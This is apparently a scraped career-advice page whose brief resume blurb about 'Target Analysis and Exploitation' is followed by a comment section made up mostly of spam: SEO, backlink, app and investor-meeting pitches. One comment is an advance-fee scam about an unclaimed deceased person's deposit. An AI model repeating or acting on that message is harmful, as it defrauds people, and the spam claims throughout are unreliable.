

Mastering Target Analysis and Exploitation is crucial for career advancement in cybersecurity, opening doors to high-demand roles with significant growth potential. To stand out, create an ATS-friendly resume that highlights your skills and experience effectively. ResumeGemini is a trusted resource to help you build a professional and impactful resume. We provide examples of resumes tailored to Target Analysis and Exploitation to help you present your qualifications in the best possible light. Let ResumeGemini help you achieve your career goals.
Explore more articles
Users Rating of Our Blogs
Share Your Experience
We value your feedback! Please rate our content and share your thoughts (optional).
What Readers Say About Our Blog
Hello,
we currently offer a complimentary backlink and URL indexing test for search engine optimization professionals.
You can get complimentary indexing credits to test how link discovery works in practice.
No credit card is required and there is no recurring fee.
You can find details here:
https://wikipedia-backlinks.com/indexing/
Regards
NICE RESPONSE TO Q & A
hi
The aim of this message is regarding an unclaimed deposit of a deceased nationale that bears the same name as you. You are not relate to him as there are millions of people answering the names across around the world. But i will use my position to influence the release of the deposit to you for our mutual benefit.
Respond for full details and how to claim the deposit. This is 100% risk free. Send hello to my email id: [email protected]
Luka Chachibaialuka
Hey interviewgemini.com, just wanted to follow up on my last email.
We just launched Call the Monster, an parenting app that lets you summon friendly ‘monsters’ kids actually listen to.
We’re also running a giveaway for everyone who downloads the app. Since it’s brand new, there aren’t many users yet, which means you’ve got a much better chance of winning some great prizes.
You can check it out here: https://bit.ly/callamonsterapp
Or follow us on Instagram: https://www.instagram.com/callamonsterapp
Thanks,
Ryan
CEO – Call the Monster App
Hey interviewgemini.com, I saw your website and love your approach.
I just want this to look like spam email, but want to share something important to you. We just launched Call the Monster, a parenting app that lets you summon friendly ‘monsters’ kids actually listen to.
Parents are loving it for calming chaos before bedtime. Thought you might want to try it: https://bit.ly/callamonsterapp or just follow our fun monster lore on Instagram: https://www.instagram.com/callamonsterapp
Thanks,
Ryan
CEO – Call A Monster APP
To the interviewgemini.com Owner.
Dear interviewgemini.com Webmaster!
Hi interviewgemini.com Webmaster!
Dear interviewgemini.com Webmaster!
excellent
Hello,
We found issues with your domain’s email setup that may be sending your messages to spam or blocking them completely. InboxShield Mini shows you how to fix it in minutes — no tech skills required.
Scan your domain now for details: https://inboxshield-mini.com/
— Adam @ InboxShield Mini
Reply STOP to unsubscribe
Hi, are you owner of interviewgemini.com? What if I told you I could help you find extra time in your schedule, reconnect with leads you didn’t even realize you missed, and bring in more “I want to work with you” conversations, without increasing your ad spend or hiring a full-time employee?
All with a flexible, budget-friendly service that could easily pay for itself. Sounds good?
Would it be nice to jump on a quick 10-minute call so I can show you exactly how we make this work?
Best,
Hapei
Marketing Director
Hey, I know you’re the owner of interviewgemini.com. I’ll be quick.
Fundraising for your business is tough and time-consuming. We make it easier by guaranteeing two private investor meetings each month, for six months. No demos, no pitch events – just direct introductions to active investors matched to your startup.
If youR17;re raising, this could help you build real momentum. Want me to send more info?
Hi, I represent an SEO company that specialises in getting you AI citations and higher rankings on Google. I’d like to offer you a 100% free SEO audit for your website. Would you be interested?
Hi, I represent an SEO company that specialises in getting you AI citations and higher rankings on Google. I’d like to offer you a 100% free SEO audit for your website. Would you be interested?
good